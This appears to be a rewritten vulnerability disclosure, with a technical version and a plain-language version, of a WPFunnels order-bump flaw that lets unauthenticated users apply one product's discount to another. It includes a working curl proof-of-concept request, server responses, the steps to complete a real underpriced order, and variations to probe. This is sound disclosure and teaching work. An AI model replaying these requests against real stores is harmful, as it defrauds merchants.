How I Found My First CVE: CVE-2026–79630: Unauthenticated Price Manipulation in WPFunnels
The WPFunnels order-bump AJAX endpoint took the product ID from the user's request and applied the server-side configured discount to it without checking that the product matched the one the order bump was set up for. An unauthenticated attacker could therefore apply a large discount meant for a cheap item to an expensive product and complete a real WooCommerce order at the reduced price.
 Published on medium.com
Cybersecurity
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WPFunnels is a WordPress plugin used with WooCommerce to build funnels and checkout pages. It had more than 5,000 active installations at the time of testing. Because the plugin sits on the checkout path and deals with product pricing, its order-bump feature is a natural place to look for logic flaws.
An order bump is an optional extra offered on the checkout page, usually at a discount. The administrator configures which product is offered and what discount applies to it. The expectation is that the discount belongs to that product and to nothing else.
The researcher tested WPFunnels 3.12.11, which had recently been released, on the principle that new or recently updated plugins are where new bugs tend to appear.
Setup
A fresh Docker environment was built for testing:
- WordPress 7.0.2-apache
- MariaDB 10.11
- Latest WooCommerce
- WPFunnels 3.12.11
- Default configuration
WPFunnels was downloaded directly from the official WordPress download source. Two products were created:
| Product | Name | Price |
|---|---|---|
| 10 | Cheap Bump | $10.00 |
| 11 | Expensive Laptop | $2,000.00 |
A WPFunnels checkout page was then created, with Cheap Bump configured as an order bump at a 90% discount. The intended behaviour was therefore:
Cheap Bump$1090% off↓$1
The 90% discount was meant to be available only for that product.
Finding it
Reading the plugin source, the researcher found that the order-bump functionality is exposed through an AJAX action:
add_action('wp_ajax_nopriv_wpfnl_order_bump_ajax', ...);
The nopriv variant means the endpoint can be reached without logging in. On its own this is not a vulnerability, since ordinary WooCommerce customers can be logged-out users. The interesting question was what data the endpoint accepts and how it is processed.
The handler takes the product ID straight from the request:
$step_id = filter_input(INPUT_POST, 'step_id', FILTER_VALIDATE_INT);$product_id = filter_input(INPUT_POST, 'product', FILTER_VALIDATE_INT);
Following the code to the function that applies the order-bump discount, the researcher found this logic:
$ob_settings = get_post_meta($step_id, 'order-bump-settings', true);$order_bump_settings = $ob_settings[$key];
$_product = wc_get_product($product_id);$product_price = $this->get_product_price($_product, $discount_apply_to);$product_price = $this->calculate_custom_price( $discount_type, $discount_value, $product_price);
The problem is in this line:
$_product = wc_get_product($product_id);
$product_id comes from the user's request. The plugin correctly reads the discount from the server-side order-bump configuration, but it never checks whether the requested product is the product configured for that order bump. In the researcher's words: the plugin checks that the discount is valid, but not whether the discount is being used on the correct product.
Exploitation
Step 1: Understand the mismatch
The order bump was configured as:
Product = 10Discount = 90%
A request could instead carry:
Product = 11
Product 11 was the $2,000 laptop. The check the plugin should have performed is a comparison between the requested product and the configured one:
Requested product = 11Configured product = 10
11 != 10Reject request
Instead it accepted the request and calculated the 90% discount against product 11, effectively doing:
Laptop$2,000
90% discount$200
Step 2: Send the modified request
The following request was used:
curl -s -c cookies.txt -b cookies.txt -X POST "http://TARGET/wp-admin/admin-ajax.php" \ --data-urlencode "action=wpfnl_order_bump_ajax" \ --data-urlencode "step_id=13" \ --data-urlencode "product=11" \ --data-urlencode "checker=true" \ --data-urlencode "key=0" \ --data-urlencode "quantity=1"
step_id=13 and key=0 are the legitimate values of the order bump. The important part is product=11: the bump was configured for product 10, and the request substitutes product 11.
Neither step_id nor key is secret. Both were visible in the checkout page HTML, so an unauthenticated visitor can obtain them simply by viewing the checkout page.
Step 3: Read the server response
The server accepted the request and returned:
{ "cart_total": "200.00", "wpfunnels_data": { "status": "success", "message": "Successfully added", "product_name": "Cheap Bump - special offer", "product_price": "... Original price was $2,000.00 ... Current price is $200.00 ..." }}
The response shows the $2,000 product added for $200: the 90% discount configured for the $10 product was applied to the $2,000 product.
Step 4: Verify against WooCommerce's own cart
The researcher did not rely on the AJAX response alone and checked WooCommerce's cart data after sending the request. The cart contained:
data-product_id="11"
and the product URL pointed to the expensive laptop:
?product=expensive-laptop
This confirmed that the actual product in the cart was product 11, not the Cheap Bump:
Actual product: $2,000 laptopPrice in cart: $200
Step 5: Complete a real order
To check whether the issue stopped at the cart or reached the final WooCommerce order, the researcher followed the normal checkout flow and completed the order using Cash on Delivery. The resulting order contained:
Main Tripwire | product_id=19 | total=5Cheap Bump - special offer | product_id=11 | total=200
The second item is displayed as "Cheap Bump, special offer", but its actual product ID is 11, the $2,000 laptop. The final order total was:
$5 + $200 = $205
Against an original price of $2,000 for the substituted product, the expensive product was placed into a real WooCommerce order for only $200.

The checkout page shows:
Main Tripwire $5.00Cheap Bump - special offer $200.00
Total $205.00
Although the line item is labelled "Cheap Bump, special offer", the product in the cart is product ID 11.

The WooCommerce admin page shows the manipulated order with an order total of $205.00. This matters because it demonstrates that the manipulated checkout produced an actual WooCommerce order.

Opening Order #21 shows:
Main Tripwire $5.00Cheap Bump - special offer $200.00
The underlying product ID confirms that the second item is product 11, the $2,000 laptop.
Root cause
WPFunnels does not verify that the product supplied in the request matches the product configured for the order bump. The discount is taken from the trusted server-side configuration, but the product is taken from the user's request, and the two are combined without checking that they belong together:
Discount:Trusted server-side value ↓90%
Product:Taken from user request ↓Product 11
The missing check is essentially:
if ($product_id !== $order_bump_settings['product']) { // Reject request}
The nopriv registration did not cause the bug, since logged-out customers legitimately use the endpoint. The discount value itself was protected; only its association with a product was not.
Impact
This is a direct financial loss for a store. With a product priced at $2,000 and a 90% discount, the final price is $200 and the merchant loss is $1,800.
An attacker needs no account. They only need access to a checkout page where an order bump is enabled, and to send the modified request. If a store has a high-value product and an order bump with a large discount, the attacker can potentially apply that discount to the high-value product. The impact is on money and order integrity rather than on access to other people's information: a discount intended for one product can be applied to another.
Fix
The issue affects WPFunnels versions before 3.13.0. The missing check is the server-side comparison shown above: reject the request when the requested product ID differs from the product stored in the order-bump settings for that step and key.
- Other order-bump or upsell endpoints. Look for AJAX actions that accept a product ID alongside a discount, step or offer identifier. A positive result is a response where the discount from the configured offer is applied to a product you supplied.
- Substituting the step or key. Try a
step_idorkeyfrom a different funnel or bump on the same site while keeping a high-value product. A positive result is a discount from one offer applied to a product from another. - Quantity and repeated additions. Change
quantityor send the request repeatedly. A positive result is a cart or order where the discounted high-value product appears more than once. - Price fields in the request. Look for handlers that accept a price, total or custom price parameter. A positive result is a server response or order total that reflects your value rather than the catalogue price.
- Cart and order verification. After any suspicious response, check
data-product_idin the cart HTML and complete a Cash on Delivery order. A positive result is an order line whose displayed name does not match its product ID or price.
What happened, in plain words
A security researcher found a bug in a WordPress plugin called WPFunnels. The plugin is used by online shops to build checkout pages and to offer small extra deals at the moment of paying, called order bumps. The bug let anyone, without an account, take a discount that was meant for a cheap $10 product and apply it to an expensive $2,000 product. The shop would then sell the expensive item for $200. The researcher reported it, and it was published as CVE-2026-79630.
This article walks through the whole thing slowly, assuming you know how to use a browser and nothing more. Every technical word is explained the first time it appears, and every command is taken apart line by line.
The pieces involved
Before the bug makes sense, you need to know what the moving parts are.
WordPress is a system for building websites. Many shops run on it. It is extended with add-ons called plugins, which are pieces of code that add features.
WooCommerce is a plugin that turns a WordPress site into an online shop: products, a shopping cart, a checkout, orders.
WPFunnels is another plugin that works alongside WooCommerce. It lets a shop owner build funnels, which are guided sequences of pages, and custom checkout pages, the page where a customer pays.
An order bump is an optional extra offered on the checkout page, usually at a discount. Think of a supermarket till: you are paying, and the cashier asks whether you want a chocolate bar for half price. The shop owner decides which product is offered and how big the discount is. The whole point is that the discount belongs to that one product and to nothing else.
WPFunnels had more than 5,000 active installations at the time of testing. Because it sits right on the checkout path and deals with prices, its order-bump feature is a natural place to look for mistakes.
The researcher tested WPFunnels 3.12.11, which had recently been released. The reasoning is simple: new or recently updated plugins are where new bugs tend to appear, because new code has not been looked at as much as old code.
Setting up a test shop
You should never test on a real shop you do not own. The researcher built a throwaway copy of a shop on their own computer using Docker. Docker is a tool that runs a complete, isolated mini-computer inside your machine, so you can break things freely and delete it afterwards. The setup was:
- WordPress 7.0.2-apache
- MariaDB 10.11 (the database, where the shop stores its data)
- Latest WooCommerce
- WPFunnels 3.12.11
- Default configuration
WPFunnels was downloaded directly from the official WordPress download source, so it was the genuine plugin and not a modified copy.
Two products were created:
| Product | Name | Price |
|---|---|---|
| 10 | Cheap Bump | $10.00 |
| 11 | Expensive Laptop | $2,000.00 |
Every product in WooCommerce has a numeric ID, a unique number the shop uses internally to refer to it. Product 10 is the cheap one, product 11 is the expensive one. Keep those two numbers in mind, because the whole bug is about swapping one for the other.
A WPFunnels checkout page was then created, with Cheap Bump configured as an order bump at a 90% discount. The intended behaviour was therefore:
Cheap Bump$1090% off↓$1
Read that as: the Cheap Bump costs $10, the discount is 90% off, so the customer pays $1. The 90% discount was meant to be available only for that product. If a customer tried to use it on the laptop, the shop should refuse.
Finding it
Reading the code
A plugin is written in PHP, a programming language commonly used for websites. The researcher read the plugin's source code, which is like reading the recipe rather than tasting the cake. In the code, the order-bump feature is exposed through something called an AJAX action:
add_action('wp_ajax_nopriv_wpfnl_order_bump_ajax', ...);
Line by line:
add_action(...)tells WordPress: when a particular event happens, run a particular function. It is a registration, like putting a name on a list of doorbells.'wp_ajax_nopriv_wpfnl_order_bump_ajax'is the name of the event. The important part isnopriv, short for "no privileges". It means this endpoint can be reached by someone who is not logged in.- The
...stands for the function that runs, which the report does not show.
AJAX is a way for a web page to talk to the server in the background, without reloading the page. When you click "add to cart" and the page updates without a full refresh, that is usually AJAX. The page sends a small request to a specific address on the server, and the server sends back a small answer, often in JSON, a text format for structured data that looks like {"name": "value"}.
Being reachable without logging in is not, by itself, a vulnerability. Ordinary shoppers on a WooCommerce shop are often not logged in, and they still need to use the checkout. So the researcher did not stop there. The interesting question was: what data does this endpoint accept, and what does it do with it?
What the endpoint accepts
The handler takes the product ID straight from the request:
$step_id = filter_input(INPUT_POST, 'step_id', FILTER_VALIDATE_INT);$product_id = filter_input(INPUT_POST, 'product', FILTER_VALIDATE_INT);
Line by line:
filter_input(INPUT_POST, 'step_id', FILTER_VALIDATE_INT)reads a value namedstep_idthat was sent with the request, and checks that it is a whole number. The result is stored in$step_id. A variable like$step_idis just a named box that holds a value.- The second line does the same for a value named
product, storing it in$product_id. INPUT_POSTmeans the values arrived in the body of the request, the part where a form sends its fields.FILTER_VALIDATE_INTmeans "only accept a whole number". This is a safety check, but as you will see, it only checks the shape of the value, not whether it is the right value.
A step is WPFunnels' name for one page in a funnel. step_id identifies which page the request is about. product identifies which product the customer wants to add.
Where the discount is applied
Following the code to the function that applies the order-bump discount, the researcher found this logic:
$ob_settings = get_post_meta($step_id, 'order-bump-settings', true);$order_bump_settings = $ob_settings[$key];
Line by line:
get_post_meta($step_id, 'order-bump-settings', true)asks WordPress for extra information stored against the page identified by$step_id, under the labelorder-bump-settings. This is the shop owner's configuration: which product is offered, what discount, and so on. It lives on the server, where the visitor cannot change it.$ob_settings[$key]picks one entry out of that configuration using$key, which is a name for a particular bump. If a page has several bumps, the key says which one.
Then:
$_product = wc_get_product($product_id);$product_price = $this->get_product_price($_product, $discount_apply_to);$product_price = $this->calculate_custom_price( $discount_type, $discount_value, $product_price);
Line by line:
wc_get_product($product_id)asks WooCommerce to load the product whose ID is in$product_id. That ID came from the visitor's request.get_product_price(...)works out the normal price of that product.calculate_custom_price(...)applies the discount type and discount value to that price, producing the final price.
The problem is in this line:
$_product = wc_get_product($product_id);
$product_id comes from the user's request. The plugin correctly reads the discount from the server-side order-bump configuration, but it never checks whether the requested product is the product configured for that order bump. In the researcher's words: the plugin checks that the discount is valid, but not whether the discount is being used on the correct product.
A useful comparison: a cinema gives a student discount, and the ticket clerk checks that the discount card is genuine. But nobody checks that the person holding the card is actually a student. The card is real, the discount is real, it is just being used by the wrong person.
Exploitation
Step 1: Understand the mismatch
The order bump was configured as:
Product = 10Discount = 90%
A request could instead carry:
Product = 11
Product 11 was the $2,000 laptop. The check the plugin should have performed is a comparison between the requested product and the configured one:
Requested product = 11Configured product = 10
11 != 10Reject request
!= means "is not equal to". So the logic should read: the requested product is 11, the configured product is 10, they are not equal, so refuse the request. Instead it accepted the request and calculated the 90% discount against product 11, effectively doing:
Laptop$2,000
90% discount$200
Step 2: Send the modified request
The following request was used:
curl -s -c cookies.txt -b cookies.txt -X POST "http://TARGET/wp-admin/admin-ajax.php" \ --data-urlencode "action=wpfnl_order_bump_ajax" \ --data-urlencode "step_id=13" \ --data-urlencode "product=11" \ --data-urlencode "checker=true" \ --data-urlencode "key=0" \ --data-urlencode "quantity=1"
This is a curl command, a tool for sending requests to a website from a terminal instead of a browser. It is useful because you can change exactly what is sent, which a browser normally will not let you do.
Line by line:
curlis the program being run.-smeans silent: do not print progress noise, only the answer.-c cookies.txtmeans save any cookies the server sets into a file calledcookies.txt. A cookie is a small piece of text a website asks your browser to keep and send back on every later request, so the site can remember who you are between requests. It is how a shop remembers your cart.-b cookies.txtmeans send the cookies from that file with this request. Together,-cand-blet curl behave like a browser that keeps its session.-X POSTmeans use the POST method. A request has a method; GET is used to fetch a page, POST is used to send data, such as a form submission."http://TARGET/wp-admin/admin-ajax.php"is the address being contacted.TARGETis a placeholder for the shop's address.admin-ajax.phpis the standard WordPress file that handles AJAX requests.- Each
--data-urlencode "name=value"adds one field to the request body, safely encoded. The fields are:action=wpfnl_order_bump_ajax: which AJAX action to run. This is the one registered earlier.step_id=13: which funnel page this is about.product=11: which product to add. This is the value the researcher changed.checker=true: a flag the plugin expects.key=0: which bump on that page.quantity=1: how many to add.
step_id=13 and key=0 are the legitimate values of the order bump. The important part is product=11: the bump was configured for product 10, and the request substitutes product 11.
Neither step_id nor key is secret. Both were visible in the checkout page HTML, so an unauthenticated visitor can obtain them simply by viewing the checkout page. HTML is the code a browser receives to draw a page; you can see it with "view source" in any browser. Anything written into the page like that is public, no matter how technical it looks.
Step 3: Read the server response
The server accepted the request and returned:
{ "cart_total": "200.00", "wpfunnels_data": { "status": "success", "message": "Successfully added", "product_name": "Cheap Bump - special offer", "product_price": "... Original price was $2,000.00 ... Current price is $200.00 ..." }}
Line by line:
"cart_total": "200.00"says the cart now totals $200."wpfunnels_data"groups the plugin's own answer."status": "success"says the operation worked."message": "Successfully added"is a human-readable confirmation."product_name": "Cheap Bump - special offer"is the label shown to the customer."product_price"contains the telling detail: the original price was $2,000.00 and the current price is $200.00.
The response shows the $2,000 product added for $200: the 90% discount configured for the $10 product was applied to the $2,000 product. Notice that the name still says "Cheap Bump", which is why the label alone would be misleading.
Step 4: Verify against WooCommerce's own cart
A server response can be wrong, or can describe something that never really happened. So the researcher did not rely on the AJAX response alone and checked WooCommerce's cart data after sending the request. The cart contained:
data-product_id="11"
and the product URL pointed to the expensive laptop:
?product=expensive-laptop
data-product_id is an attribute in the page's HTML that records the real product ID behind an item. The URL part ?product=expensive-laptop is the address of the laptop's page. This confirmed that the actual product in the cart was product 11, not the Cheap Bump:
Actual product: $2,000 laptopPrice in cart: $200
Step 5: Complete a real order
A cart is not money. To check whether the issue stopped at the cart or reached the final WooCommerce order, the researcher followed the normal checkout flow and completed the order using Cash on Delivery. Cash on Delivery is a payment method where the customer pays when the parcel arrives, so no card details are needed to place the order. The resulting order contained:
Main Tripwire | product_id=19 | total=5Cheap Bump - special offer | product_id=11 | total=200
Line by line:
- The first line is another product, called Main Tripwire, with product ID 19 and a total of 5. A tripwire in funnel marketing is a cheap first offer meant to turn a visitor into a buyer.
- The second line is labelled "Cheap Bump - special offer", but its
product_idis 11, the $2,000 laptop, and its total is 200.
The second item is displayed as "Cheap Bump, special offer", but its actual product ID is 11, the $2,000 laptop. The final order total was:
$5 + $200 = $205
Against an original price of $2,000 for the substituted product, the expensive product was placed into a real WooCommerce order for only $200.
The checkout page shows:
Main Tripwire $5.00Cheap Bump - special offer $200.00
Total $205.00
Although the line item is labelled "Cheap Bump, special offer", the product in the cart is product ID 11. The screenshot is the customer's view: it looks like an ordinary checkout with a cheap extra, while the item behind the label is the expensive one.
The WooCommerce admin page shows the manipulated order with an order total of $205.00. This matters because it demonstrates that the manipulated checkout produced an actual WooCommerce order, not just a strange cart. The admin page is what the shop owner sees when managing orders.
Opening Order #21 shows:
Main Tripwire $5.00Cheap Bump - special offer $200.00
The underlying product ID confirms that the second item is product 11, the $2,000 laptop. The order number is just WooCommerce's running count of orders on that test shop.
Root cause
WPFunnels does not verify that the product supplied in the request matches the product configured for the order bump. The discount is taken from the trusted server-side configuration, but the product is taken from the user's request, and the two are combined without checking that they belong together:
Discount:Trusted server-side value ↓90%
Product:Taken from user request ↓Product 11
"Server-side" means the value lives on the shop's computer and the visitor cannot edit it. "From the user's request" means the visitor sends it, so the visitor controls it. Mixing a trusted value with an untrusted one without checking they match is the whole bug.
The missing check is essentially:
if ($product_id !== $order_bump_settings['product']) { // Reject request}
Line by line:
if (...)means "if the following is true, do what is inside the braces".$product_idis the product the visitor asked for.!==means "is not identical to".$order_bump_settings['product']is the product the shop owner configured for this bump.// Reject requestis a comment describing what should happen: refuse it.
So the intended rule is: if the requested product is not the configured product, refuse. That line was not there.
The nopriv registration did not cause the bug, since logged-out customers legitimately use the endpoint. The discount value itself was protected; only its association with a product was not.
Impact
This is a direct financial loss for a store. With a product priced at $2,000 and a 90% discount, the final price is $200 and the merchant loss is $1,800.
An attacker needs no account. They only need access to a checkout page where an order bump is enabled, and to send the modified request. If a store has a high-value product and an order bump with a large discount, the attacker can potentially apply that discount to the high-value product. The impact is on money and order integrity rather than on access to other people's information: a discount intended for one product can be applied to another.
"Order integrity" means the shop's records say what actually happened. Here they do not: the order says "Cheap Bump" but contains a laptop.
Fix
The issue affects WPFunnels versions before 3.13.0. The missing check is the server-side comparison shown above: reject the request when the requested product ID differs from the product stored in the order-bump settings for that step and key.
Each one is a variation on the same idea: a trusted value and an untrusted value that should be tied together but are not.
- Other order-bump or upsell endpoints. Look for AJAX actions that accept a product ID alongside a discount, step or offer identifier. A positive result is a response where the discount from the configured offer is applied to a product you supplied. An upsell is a similar feature that offers a more expensive product instead of a cheap extra.
- Substituting the step or key. Try a
step_idorkeyfrom a different funnel or bump on the same site while keeping a high-value product. A positive result is a discount from one offer applied to a product from another. - Quantity and repeated additions. Change
quantityor send the request repeatedly. A positive result is a cart or order where the discounted high-value product appears more than once. - Price fields in the request. Look for handlers that accept a price, total or custom price parameter. A positive result is a server response or order total that reflects your value rather than the catalogue price.
- Cart and order verification. After any suspicious response, check
data-product_idin the cart HTML and complete a Cash on Delivery order. A positive result is an order line whose displayed name does not match its product ID or price.
Glossary
- AJAX: a way for a web page to exchange small messages with the server in the background, without reloading the page.
- AJAX action: a named operation on a WordPress site that such a background request can trigger.
- Attribute: a piece of information attached to an element in HTML, such as
data-product_id="11". - Cash on Delivery: a payment method where the customer pays when the parcel arrives.
- Checkout page: the page where a customer confirms and pays for an order.
- Cookie: a small piece of text a website asks your browser to store and send back on later requests, so the site can remember you.
- CVE: a public identifier given to a known security vulnerability, so people can refer to it unambiguously.
- curl: a command-line tool for sending requests to a website, letting you control exactly what is sent.
- Docker: a tool that runs a complete isolated mini-computer inside your machine, useful for safe testing.
- Endpoint: a specific address on a server that accepts requests and does something.
- Funnel: a guided sequence of pages designed to lead a visitor towards a purchase.
- GET / POST: two kinds of web request; GET fetches a page, POST sends data such as a form.
- HTML: the code a browser receives and draws as a page.
- ID: a unique number used internally to refer to a record, such as a product.
- JSON: a text format for structured data, looking like
{"name": "value"}. - MariaDB: a database system, where a shop stores its data.
- Merchant: the shop owner or seller.
- nopriv: short for "no privileges"; in WordPress it marks an action reachable without logging in.
- Order bump: an optional extra offered on the checkout page, usually at a discount.
- Order integrity: the property that a shop's records accurately reflect what was actually ordered and paid.
- PHP: a programming language commonly used for websites and plugins.
- Plugin: an add-on that extends a website platform with new features.
- POST: see GET / POST.
- Server-side: happening or stored on the shop's computer, where the visitor cannot change it.
- Step: WPFunnels' name for one page in a funnel, identified by a
step_id. - Tripwire: a cheap first offer in funnel marketing, meant to turn a visitor into a buyer.
- Upsell: an offer of a more expensive or upgraded product, similar in spirit to an order bump.
- Variable: a named box in a program that holds a value, such as
$product_id. - Vulnerability: a weakness in software that someone can abuse to make it behave in a way its owner did not intend.
- WooCommerce: a plugin that turns a WordPress site into an online shop.
- WordPress: a widely used system for building websites, extended with plugins.
- WPFunnels: a WordPress plugin used with WooCommerce to build funnels and checkout pages.




